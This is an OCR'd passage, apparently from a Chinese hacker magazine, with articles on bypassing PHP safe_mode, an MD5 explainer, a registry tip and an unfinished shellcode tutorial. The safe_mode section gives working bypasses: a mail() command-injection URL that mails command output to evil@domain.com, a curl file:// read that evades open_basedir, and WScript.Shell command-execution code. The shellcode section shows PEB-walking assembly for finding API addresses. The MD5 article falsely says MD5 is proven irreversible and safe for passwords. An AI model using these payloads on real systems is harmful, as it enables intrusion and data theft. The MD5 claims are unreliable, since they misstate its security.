
```
<?php
echo "* safe_mode:";if (get_cfg_var
("safe_mode"))echo"on<br>";else
echo"off<br>";
echo "* disable_functions:";
$dis_func=get_cfg_var
("disable_functions");
        if ($dis_func==""){
echo("<font color=red><b>no value
</b></font>");
        }
        else{
$dis_func=str_replace(" ","<br>",
$dis_func);
  $dis_func=str_replace(",","<br>",
```

```
$dis_func);
  echo("$dis_func");
  }
  ?>
```

当safe mode一项的参数为“ON”时，用PHP脚本在服务器上运行系统命令（以及指定的disable function)，或者打开没有权限的目录／文件时，脚本就会运行出错：

```
  Warning: opendir(): SAFE MODE Restriction in effect. The script whose uid is 1705 is not allowed to access ./ owned by uid 0 in /home/ftp/s.php on line 281
  Warning: opendir(./): failed to open dir: Success in /home/ftp/s.php on line 281
```

同时脚本终止运行，如下图所示。



由此可见，safe mode对于保护PHP服务器，尤其是多用户虚拟主机的安全尤为重要。一些PHP程序员对magic_quotes_gpc和safe mode的功能带有怀疑和抱怨，实际上这种特性对于保护服务器安全却是极为重要。例如，当黑客通过CGI漏洞进入WEB目录时，safe mode能够把他们限制在WEB目录，从而保证其他重要数据的安全。

二、突破safe mode

safe mode的功能固然强大，但要突破它也并不是没有可能。下面我们便来举几个例子。

例一、利用PHP本身的漏洞

PHP作为一门CGI语言，也不时地出现过一些漏洞，例如curl_init、exif_read_data等函数的BUG，以下将列举几个相关的例子：

(1)利用PHP mail()任意指令执行漏洞：

PHP-4.2.2以下到PHP-4.0.5版本都存在PHP mail函数绕过safe_mode限制执行命令漏洞，4.0.5版本开始mail函数增加了第五个参数，由于设计者考虑不周可以突破safe_mode的限制执行命令。其中4.0.5版本突破非常简单，只需用分号隔开后面加shell命令就可以了，比如存在PHP脚本evil.php：

```
  <? mail("foo@bar,"foo","bar","",$bar); ?>
```

执行如下的URL：

http://foo.com/evil.php?bar=;/usr/bin/id|mail evil@domain.com

这将id执行的结果发送给evil@domain.com。

对于4.0.6至4.2.2的PHP突破safe_mode限制其实是利用了sendmail的－C参数，所以系统必须是使用sendmail。

(2)利用PHP JPEG文件处理不正确远程任意指令执行漏洞：

PHP在处理JPEG图象文件时存在问题，远程攻击者可以利用这个漏洞，以WEB进程权限在系统上执行任意指令。

问题存在于exif_read_data()函数中，通过发送包含超长“sectionname”数据的JPEG图象给支持图象上传的PHP应用程序，可导致发生缓冲区溢出，精心构建提交数据可能以WEB进程权限在系统上执行任意指令。

(3)利用PHP cURL函数允许脚本绕过“open_basedir”目录限制漏洞：

PHP的cURL函数存在一个问题，本地攻击者可以利用这个漏洞使脚本绕过“open_basedir”目录设置。FraMe报告本地用户可以调用cURL(liburl)函数绕过“php.ini”文件中的“open_basedir”限制和其他目录来访问文件。

测试方法：

```
  <?php
  $ch = curl_init("file:///etc/parla");
  $file=curl_exec($ch);
  echo $file
  ?>
```

实际上，PHP有着丰富的函数库，正如《在PHP环境下编写系统命令行》所说的那样，即使safe mode=on，我们仍然可以通过丰富的PHP函数执行一些操作，例如利用PHP的“opendir”函数代替系统的“ls”或“dir”命令：

```
  <?php
  $dir = "/tmp/";
  // Open a known directory, and proceed to read its contents
  if (is_dir($dir)) {
     if ($dh = opendir($dir)) {
         while (($file = readdir($dh)) !== false) {
  print "filename: $file : filetype: " . filetype($dir . $file) . "\n";
         }
         closedir($dh);
     }
  }
  ?>
```

例二、利用COM()+Win下的WSH/FSO组件

PHP的COM函数仅可用于PHP的Windows版本。它是一种允许（用任何语言编写的）可重用代码使用标准常规调用，同时将执行细节隐藏在API之后的技术，例如组件存储在某台机器上，同时可对机器执行内务处理。它可以被认为是一种带基础根对象的超级远程呼叫调用(Remote Procedure Call，RPC)机制。

COM促使执行从接口中分离，同时隐藏了执行细节，例如执行的位置和编写代码使用的语言。因此它对于我们在Win32环境下开发程序相当有吸引力。

通过COM函数，你可以轻易调用WIN32下的WSH/FSO组件来执行系统命令。以下是一个使用的COM函数载入WSH和FSO的例子：

```
  <?php
  //利用COM函数执行系统命令 (by LT)
  function cmdrun($apli)
  {
  Global $WshShell;
  $valors = $WshShell->run($apli);
  return($valors);
  }
  //操作注册表
  function rtv_registre($aplicacio, $nom)
  {
  Global $WshShell;
  $registre = "HKEY_LOCAL_MACHINE\SOFTWARE\\" . $aplicacio . "\\" . $nom;
  $valor = $WshShell->RegRead($registre);
  return($valor);
  }
  function put_registre($aplicacio, $nom, $valor, $tipus="REG_SZ")
  {
  Global $WshShell;
  $registre = "HKEY_LOCAL_MACHINE\SOFTWARE\\" . $aplicacio . "\\" . $nom;
  $retorn = $WshShell->RegWrite($registre, $valor, $tipus);
  return($retorn);
  }
  // 载入WScript.Shell
  $WshShell = new COM("WScript.Shell");
  $a = rtv_registre("wom", "location");
  echo $a."<Br>";
  //指定你要执行的命令
  $b = cmdrun ("cmd.exe /c dir e:\\>a.txt");
  echo $b;
  // 载入Scripting.FileSystemObject
  $exFSO = new COM("Scripting.FileSystemObject") or die ("Could not create Scripting.FileSystemObject");
  $myDir = "./";
  $myFile = "a.txt";
  $exDir = $exFSO->GetFolder($myDir);
  $exFile = $exFSO->Getfile($myFile);
  echo $exDir->ShortPath;
  echo $exFile->ShortPath;
  ?>
```

利用以上的一段代码，你将可以在Win32下能够轻易突破safe mode。国内最近公布了这个safe mode在WIN下的BUG，有兴趣的朋友可以去上网看看。

例三、利用dl()/Java Integration

使用dl()可以动态载入用户编写的扩展模块，而Java扩展模块是实验性的。Java

扩展模块的行为，包括其函数的名称以及其它任何关于此模块的文档可能会在没有通知的情况下随PHP以后的发布而改变。php的官方网站提醒用户在使用本扩展模块的同时自担风险。

利用dl()/Java Integration都存在突破safe mode的可能，可惜目前还找不到相应的技术文档。

三、总结

虽然在PHP中的safe_mode并不是万能的（正如前面所说的几个突破方法），但还是强烈建议在服务器上打开安全模式，在一定程度上能够避免一些未知的攻击。对程序员来说，启用safe_mode会有很多限制，可能对应用带来影响，所以还需要调整代码和配置才能和谐。

突破safe mode的方法有很多，重在能否灵活运用。关于PHP的安全模式就讨论到这里吧，有问题的话到www.hackerxfiles.net上和我讨论。再见！

深入浅出MD5

王欣/Navyseals

常常看见在软件注册与破解、口令保护、文件校样等，各种类型的安全文章里面简单提到Md5算法，但都仅限于简单解释。正好几年前我的本科毕业论文就是关于散列函数的应用研究。于是打算用比较通俗易懂的文字将散列函数、Md5算法及其常见应用给大家一个详细的介绍。

一、初识散列函数

在关于脚本入侵的文章中，很多人得到网站数据库的时候看见的管理员密码是“d9729feb74992cc3482b350163a1a010”这样奇怪的字符串；在关于软件破解的文章中，我们也常常见到软件注册码为“d9729feb74992cc3482b350163a1a010”这样奇怪的16进制数组成的字符串；甚至我们在下载软件和使用BT下载电影的时候还是看得见一项名为“文件指纹”或者“md5值”的东西。没错，我们看见的这些东西都是经过散列函数变换的结果。

我们接下来看看散列函数的“官方定义”：

散列函数，也称Hash函数，是现代加密技术中一种常用的算法，它通常是以一个变长的报文M作为输入，并产生一个定长的散列码H（M）作为输出。散列码是报文所有比特的函数值，并有差错检测能力，即报文中任意一比特或若干比特发生改变都将导致散列码发生变化。

通俗一点地说，散列函数像一个黑盒子，可以给它任意大小的输入，它都只输出固定长度的字符串，而且没有任何两个输入得到的结果是相同的。我们可以把“输入”理解为各种不同的生物，而散列函数，就是把识别这些生物特征的DNA提取出来的奇妙机器。而散列码，就是被提取出来的DNA，或者可以说是对明文的一种“指纹”（Fingerprint）或是“摘要”（Digest）。

二、散列函数的性质

散列函数的目的是为文件、报文或其它的分组数据产生鉴别符，因此散列函数的设计必须要从以下几个方面加以考虑：

设散列函数为H(m)；

1.H能用于任何大小的数据分组；

2.H产生定长的输出；

3.H应具有单向性，即由给定报文产生代码很简单，而反过来由给定代码产生报文实质上不可能；

4.对任何给定的分组x，寻找不等于x的y，使得H（x）＝H（y）在计算上是不可行的，即H应具有弱抗冲突（weak collision resistance）；

5.寻找任何的x，y分组对，使得H（x）＝H（y）在计算上是不可行的，即H还应具有强抗冲突（strong collision resistance）。

看起来有点像教科书了，是比较枯燥，下面我们来通俗的解释一下它的几点特性（把散列函数写成H(m)，就好像我们中学时候学的函数f(x)一样，只是个形式，没有什么高深的东西。就是对输入消息（message）进行散列（Hash）变换，即Hash（Message），简写成函数当然就写成H(m)了。）：

1.能用于任何大小的数据分组，就是说用来进行散列变换的输入可以是任意大小的。它可以是长度为10的密码字符串，也可以是一部2G大小的电影文件。

2.能产生定长输出，就是说无论输入123456这样的字符串，或者是输入一篇10万字的文章，或者是输入2G大小的电影文件，我们得到的输出结果（摘要）的长度都是一样长的，比如都是16位或者32位。

3.具有单向性，就是说我们用输入来产生输出很容易，而要用输出来恢复输入，则是不可能完成的任务。比如说，我们输入1部10万字的文字，得到它的指纹特征是“d9729feb74992cc3482b350163a1a010”，现在要通过这个32位的字符串，想要让它通过某种算法恢复出10万字的文章，则是不可能的，再怎么说，32位长度的字符串所含有的信息量实在太少了。再举个例子，我们在脚本入侵或者是Unix系统入侵的时候，拿到了进行了散列变换的密码数据库或密码文件，是不可能用一种算法来恢复密码本来的面貌的，只能都是用穷举法来暴力破解。这条特性使得散列函数常常被应用于密码保护。

4.H具有抗冲突性，就是说输入两个不同的东西，很难（或者不可能）得到相同的结果（摘要）。比如发布软件的时候，原创作者在发布的同时给出软件的“指纹”是“d9729feb74992cc3482b350163a1a010”，后来一个另有企图的人给软件捆绑了病毒再进行发布，如果用户对他的软件进行检查，发现指纹已经变成了“f85f90c26fa1ab0ba0fbbacbded00d14”，这就说明原来的软件发生了变化，哪怕这种变化是肉眼极难发现的。这种特性使散列函数常常被应用于文件校验和数字签名。

三、散列函数的攻击法

前段时间山东大学的王教授提出“破解Md5算法”，其实就是他们的研究发现了某种算法可以使得两个输入可以得到相同结果，使得Md5算法在数字签名的应用不再可靠。下面我们来看看常见的散列函数攻击法：

散列函数具有抗碰撞（collision-resistance）的条件：要找出两个随机消息M和M'，使H(M)=H（M'）满足很难。这个条件主要的作用是防止所谓的“生日攻击法”（BirthdayAttack）。一种生日攻击法

如下：假设签名者将对64位的散列值，使用其签名密钥签名。①伪造者先产生一份签名者会同意的签名的明文。再根据这份明文在写法上或格式上进行改动（比如在文字间加空格，或者用意义相同但是词句不同的语句），产生一组有同样意义的明文组合，其明文数量是2的32次方。伪造者另外产生一份意图伪造签名的明文。再使用相同的方法，依据这份明文略作变动，产生一组具有相同意义的明文组合，其明文数量是2的32次方。②在这两组各含2的32次方份明文中找出一对明文具有相同的散列值。根据“生日悖论”理论，能找到这对明文的概率是非常大的。若没找到，就再增加每组的明文数量，直到找到为止。③伪造者用第一组中找到的明文，也就是可以被签名者接受的明文，要求签名。这个数字签名可以被用来被伪造成第2组中找到的明文的数字签名。由此得到结论：64位上列函数值是不够安全的。

以上方法是早期学者在理论上提出的攻击法，而前段时间山东大学的王小云教授是对散列函数里面最常用的Md5等算法的数字签名等应用中，找到了产生两个摘要相同的消息的方法。但是，Md5在保护密码的应用中，因为在数学上被严格证明不可逆，所以仍然是可靠的。

四、MD5算法

Md5是美国麻省理工学院的Rivest教授设计的，这个方法是在Md4上加以改进的。Md5的全称是Message-Digest-Algoruthm5，Message-Digest泛指字节串(Message)的Hash变换，就是把一个任意长度的字节串变换成一定长的大整数，MD5将任意长度的“字节串”变换成一个128bit的大整数，并且它是一个不可逆的字符串变换算法，换句话说，即使你看到源程序和算法描述，也无法将一个Md5的值变换回原始的字符串。

Md5可以输入任意长度的明文，产生128位的摘要。任意长度的明文首先需要添加位的数目，使明文总长度与448（512-64）在模512中同余。在明文后添加位的方法是第一个添加位是“1”外，其余都是“0”。然后再将真正明文的长度（没有添加位以前，以64表示）附加于前面已添加过位的明文后。此时明文正好是512的倍数。由于设计者当初的主要构想是考虑了32位处理器为基础的体系结构。因此Md5内所有的基本运算都是以32位的字为运算单元。

五、Md5的计算步骤

Md5主要有4轮非常相似的的运算。每轮包括了16个类似的步骤。每一个步骤的数据处理都是针对4个32位记录单元中的数据进行的。这4个记录单元的初始值以16进制表示如下：A＝01234567，B＝89ABCDEF，C＝FEDCBA98，D=76543210。经过4轮，共64个步骤运算之后，记录单元A，B，C，D中的128位即为中间散列函数值。

当第一轮中的第一个步骤开始处理时，A，B，C，D记录单元中的值先复制到另外4个记录单元AA，BB，CC，DD中。这4个值将在第4轮的最后一个步骤与相关的A，B，C，D相加。在每一步骤的操作中都将A，B，C，D其中3个记录单元中的记录数据以非线形的操作方式处理，此结果再与512位明文分组中的一个32位子明文分组M[K]及以固定数T[i]相加。再将结果向左循环移动（Cyclic Shift）s位，再将与剩下的第四记录单元中数据相加。最后的32位结果将重新存入A，B，C，D 中的一个记录单元中。每一轮的操作中，MD5使用不同的逻辑运算，将3个记录单元中的数据以非线形的方式处理。详细算法步骤如下：

1．MD5算法是对输入的数据进行补位，使得如果数据位长度LEN对512求余的结果是448。即数据扩展至K*512+448位。即K*64+56个字节，K为整数。具体补位操作：补一个1，然后补0至满足上述要求。

2．补数据长度：用一个64位的数字表示数据的原始长度B，把B用两个32位数表示。这时，数据就被填补成长度为512位的倍数。

3．初始化MD5参数：四个32位整数(A,B,C,D)用来计算信息摘要，初始化用的是十六进制表示的数字：

```
A=0X01234567
B=0X89abcdef
C=0Xfedcba98
D=0X76543210
```

4．处理位操作函数X，Y，Z为32位整数。

```
F(X,Y,Z) = X&Y|NOT(X)&Z
G(X,Y,Z) = X&Z|Y&not(Z)
H(X,Y,Z) = X xor Y xor Z
I(X,Y,Z) = Y xor (X|not(Z))
```

5．主要变换过程：

使用常数组T[1 ... 64]，T[i]为32位整数用16进制表示，数据用16个32位的整数数组M[]表示。具体过程如下：

```
/* 处理数据原文 */
For i = 0 to N/16-1 do
/* 每一次，把数据原文存放在16个元素的数组X中. */
For j = 0 to 15 do
Set X[j] to M[i*16+j].
end /结束对J的循环
/* Save A as AA, B as BB, C as CC, and D as DD */
AA = A
BB = B
CC = C
DD = D
/* 第1轮*/
/* 以 [abcd k s i]表示如下操作
a = b + ((a + F(b,c,d) + X[k] + T[i]) <<< s) */
/* Do the following 16 operations */
[ABCD 0 7 1] [DABC 1 12 2] [CDAB 2 17 3] [BCDA 3 22 4]
[ABCD 4 7 5] [DABC 5 12 6] [CDAB 6 17 7] [BCDA 7 22 8]
[ABCD 8 7 9] [DABC 9 12 10] [CDAB 10 17 11] [BCDA 11 22 12]
[ABCD 12 7 13] [DABC 13 12 14] [CDAB 14 17 15] [BCDA 15 22 16]
/* 第2轮* */
/* 以 [abcd k s i]表示如下操作
a = b + ((a + G(b,c,d) + X[k] + T[i]) <<< s) */
/* Do the following 16 operations */
[ABCD 1 5 17] [DABC 6 9 18] [CDAB 11 14 19] [BCDA 0 20 20]
[ABCD 5 5 21] [DABC 10 9 22] [CDAB 15 14 23] [BCDA 4 20 24]
[ABCD 9 5 25] [DABC 14 9 26] [CDAB 3 14 27] [BCDA 8 20 28]
[ABCD 13 5 29] [DABC 2 9 30] [CDAB 7 14 31] [BCDA 12 20 32]
/* 第3轮*/
/* 以 [abcd k s i]表示如下操作
a = b + ((a + H(b,c,d) + X[k] + T[i]) <<< s) */
[ABCD 5 4 33] [DABC 8 11 34] [CDAB 11 16 35] [BCDA 14 23 36]
[ABCD 1 4 37] [DABC 4 11 38] [CDAB 7 16 39] [BCDA 10 23 40]
[ABCD 13 4 41] [DABC 0 11 42] [CDAB 3 16 43] [BCDA 6 23 44]
[ABCD 9 4 45] [DABC 12 11 46] [CDAB 15 16 47] [BCDA 2 23 48]
/* 第4轮*/
/* 以 [abcd k s i]表示如下操作
a = b + ((a + I(b,c,d) + X[k] + T[i]) <<< s) */
/* 然后进行如下操作 */
[ABCD 0 6 49] [DABC 7 10 50] [CDAB 14 15 51] [BCDA 5 21 52]
[ABCD 12 6 53] [DABC 3 10 54] [CDAB 10 15 55] [BCDA 1 21 56]
[ABCD 8 6 57] [DABC 15 10 58] [CDAB 6 15 59] [BCDA 13 21 60]
[ABCD 4 6 61] [DABC 11 10 62] [CDAB 2 15 63] [BCDA 9 21 64]
/* 然后进行如下操作 */
A = A + AA
B = B + BB
C = C + CC
D = D + DD
end /* 结束对I的循环*/
```

6．输出结果。

六、字典攻击及其对抗方法

Md5 虽然在数学上被证明算法不可逆，但是很多论坛仍然在被人用脚本入侵以后用程序跑出管理员口令，这是因为入侵者采用了字典法“暴力”破解口令，他们的方法如下：攻击者收集一个口令清单，比如10 万个最常被用到的口令，然后计算所有这些口令的散列码。随后他会设法搞到合法用户的帐户数据库，并将数据库中所有口令的散列码与他自己清单上的值进行比较，看看哪些是匹配的。有时候它可能会非常有效。因此，为了增加字典攻击的难度，可以在口令数据M 后面串接一个被称作“Salt”的随机序列，例如从“A”到“Z”中的10 个随机字符连接起来，然后经散列函数计算出散列码 H（M+Salt），最后将Salt 值与散列码一起保存在帐户数据库中（图1）。这样，利用Salt 就使得字典攻击实际上无法实现，因为攻击者还得计算所有可能的 Salt 的散列函数值。




图 1

通俗地说，就是本来我们要把密码 123456 使用Md5 算法变成“e10adc3949ba59abbe56e057f20f883e”的，但是破译的人知道我们的算法，所以他就准备好一个清单，上面是 1－999999 这样的数字，他把这些数字全部进行 Md5 的计算，看看谁的计算结果等于“e10adc3949ba59abbe56e057f20f883e”。这样破译者只要肯花时间，当然可以跑出我们的密码了。但是，如果我们在 123456 被进行计算以前，在它后面加上一个字符串（就是salt），它就变成了 123456asdf，然后进行计算得到的就是“d53732ccbfa4af28b3c0e7665cf69009”了，这样破译者就是跑上无数年也得不到正确的东西了，因为他的破解算法都不正确了。所以我觉得奇怪那些什么“文章系统”、“下载系统”为什么非要用标准的Md5 来保护口令呢，加一个 salt 来小小变动一下，将会对破译者带来很大的困难。对算法没有深入研究的脚本人士来说，经过变形的算法是他们入侵系统的巨大障碍。

七、salt 的问题

如果入侵者能够得到 Salt，算法的安全仍然受到威胁，因为破译者完全可以为 salt 也准备一份字典来暴力破解。传统的 Unix 系统采用了多 Salt 的方法：采用 4096 种 Salt 来增加暴力破解的难度。当用户选择或是改变一个口令的时候，/bin/passwd 程序基于当天的时间和日期选择一个 Salt 值来保护口令。对于 70 年代末的硬件，这样的口令保护机制是非常牢固的。但是硬件的飞速发展使这样的方法不再可靠，一旦入侵者已经编好一个预计算好散列的字典，那么用户的口令只是一个简单的搜索过程，这种方式是很快的，当然也很消耗存储空间。特别是 Salt 使这种预计算的开销更大。没有 salt 时，攻击者对一个字典中每个单词的一次加密就够了，现在攻击者却需要对字典中每个单词进行 4096 次排列组合加密。但这种增加的复杂性对坚决的攻击者不能提供足够的抵御。对有 500000 个常见单词、姓名、口令和简单变体词的字典进行预计算需要 30GB 的硬盘。也许 10 年前这是不可逾越的硬件障碍，但是如今即使是 120G 的硬盘也很便宜。面对一个坚定的攻击者，多 Salt 的保护不再可靠。不过对于一般的论坛或者什么文章系统来说，这样的强度已经足够了，不过为了算法更加坚固，还可以像 QQ 的本地口令加密算法一样，反复的进行 Md5 计算，使得一次计算的时间长达数秒钟。这样，进行一次计算并不会耽误正常用户几秒钟时间，但是要暴力破解，计算几百万个可能的口令，需要的时间就是破译者不可承受的了。




图 2

八、编程应用

我想大多数的读者没有太多的精力去研究算法的具体过程，所以我把 Md5 算法写成了一个动态连接库文件，大家如果需要可以直接调用里面的函数即可。应用动态连接库的程序及源代码可以在光盘中找到。这个程序主要是做字符以及文件的 Md5 计算（图2），大家可以在源代码例子中学到如何进行编程应用。

（文本涉及的相关演示程序及源代码，光盘中有收录。）

注册表解禁，你会了吗？

Heaven

前几天，一位同学Q 我，说他的任务管理器被禁用了，要我帮忙。这容易，毕竟咱也看了这么久的《X》了嘛。于是给了他一个解禁用的 R E G 文件，让他导入注册表。但新的问题尾随而来，他的注册表也被禁用了。没办法，拿出一堆的《X》，翻啊翻，终于找到了解禁注册表的代码（我的坏习惯，用不到的东西就记不住，呵呵）。把解禁注册表的 R E G 文件也发给他，让他导入。原以为已经圆满的完成任务了，没想到他却给了我三个字：不行啊。怎么会呢？看了一下他的屏幕，提示“注册表已被禁用”。郁闷，怎么会这样，这可是广为流传的方法啊。本着打破砂锅问到底的精神，我在百度里翻阅无数资料（夸张了点……），终于让我找到原因了。问题就出现在最后一步：导入注册表文件。试想一下，如果注册表被禁用的话，还能导入注册表文件吗？正确的方法是打开一个 CMD 窗口，输入：“reg import 要导入的文件”（不含引号），这样就可以导入了。

Shellcode技术杂谈

janxin[Crackidz Group]

Shellcode是溢出程序和蠕虫病毒的核心，提到它自然就会和漏洞联想在一起，毕竟Shellcode只对没有打补丁的主机有用武之地。网络上数以万计带着漏洞顽强运行着的服务器给了Hacker和Vxer丰盛的晚餐。漏洞利用中最关键的，是Shellcode的编写。由于漏洞发现者在漏洞发现之初并不会给出完整Shellcode，因此掌握Shellcode编写技术就显得尤为重要。

小弟经过一段时间的修炼，自以为对Shellcode小有心得，故在这里写出来，博君一笑。不当之处，还请各位高人不吝指教。

一、什么是Shellcode

我在这里简单讲一下，Shellcode实际是一段代码（也可以是填充数据），是用来发送到服务器利用特定漏洞的代码，一般可以获取权限。另外，Shellcode一般是作为数据发送给受攻击服务的。

二、Shellcode编写考虑因素

Shellcode一般作为数据发送给服务端造成溢出，不同数据对数据要求不同，因此，Shellcode也不一定相同。但Shellcode在编写过程中，有些问题是一致的：

1.Shellcode的编写语言

用什么语言编写最适合Shellcode呢？这个问题没有定论。一般采用的是C语言，速度较快，但ASM更便于控制Shellcode的生成。到底是快速编写还是完全控制呢？很难回答。

2.Shellcode本身代码的重定位。Shellcode的流程控制，即如何通过溢出使控制权落在Shellcode手中。

3.Shellcode中使用的API地址定位。

4.Shellcode编码问题。

5.多态技术躲避IDS检测。

现在我们就来研究这些问题在处理时常用的方法。

三、Shellcode编写技术

1.Shellcode编写语言

Shellcode本质上可以使用任何编程语言，但我们需要的是提取其中的机器码。Shellcode使用汇编语言编写是最具可控性的，因为我们完全可以通过指令控制代码生成，缺点就是需要大量的时间，而且还要你深入了解汇编。如果你想追求速度，C是不错的选择。C语言编写起来较为省力，但Shellcode提取较为复杂，不过，一旦写好模板，就省事许多。例如，这里有一个写好的模板：

```
void Shellcode()
{
    __asm
    {
        nop
        nop
        nop
        nop
        nop
        nop
        nop
        nop
    }
}
```

然后在main()中用函数指针操作和memcmp定位shellcode，用pintf之类函数将shellcode打出来或保存即可。示例代码略。纵观当前shellcode，大部分是由C完成的，因此，想来大家已经取舍完了吧？

2.Shellcode代码地址定位，获取程序EIP

为什么要获取EIP呢？原因是，我们需要我们的Shellcode能够执行，对病毒技术有了解的话，应该知道他们是怎么定位的：利用CALL/POP来实现。

这里就不得不提到两种方法：JMP ESP和CALL/POP EBX。这是人们在对Windows系统熟悉之后的方法，成功率非常高。相信看过王炜兄的教程的朋友应该有印象吧。这里我就简单说一下。

我们的方法是通过Shellcode地址覆盖返回地址，在溢出后即可跳转到代码中，以获取权限。而Shellcode在内存中的地址并不固定，因此我们利用系统的DLL文件中的JMP ESP或CALL ESP、CALL EBP来实现对Shellcode地址的间接跳转。这样有两个好处，一是不必准确定位Shellcode地址；二是可以防止strcpy对00字节的截断，因为D.L.L文件中，地址一般为7FXXXXXX。具体细节，网上已有相关的东东，大家自己找来看看吧。

3.Shellcode中的API地址定位

Shellcode代码的运行环境和病毒在某些方面是类似的，由于系统不同，API的地址也不尽相同。因此，要想让Shellcode在不同Windows下运行就必须解决API的定位问题。API定位的关键是了解Windows DLL映像文件格式，即PE文件格式，然后通过搜索函数的Export表获取API地址。定位方法有暴力搜索法、从进程PEB中获取和遍历SEH链法。我们这里使用从进程PEB中获取，示例代码如下：

```
__asm
{
    push ebp;
    sub  esp, 0x40;
    mov  ebp,esp;

    push ebp;
    mov eax, fs:0x30        ;PEB
    mov eax, [eax + 0x0c]   ;Ldr
    mov esi, [eax + 0x1c]   ;Flink
    lodsd
    mov edi, [eax + 0x08]   ;edi就是kernel32.dll的地址
    mov   eax, [edi+3Ch]    ;eax = PE首部
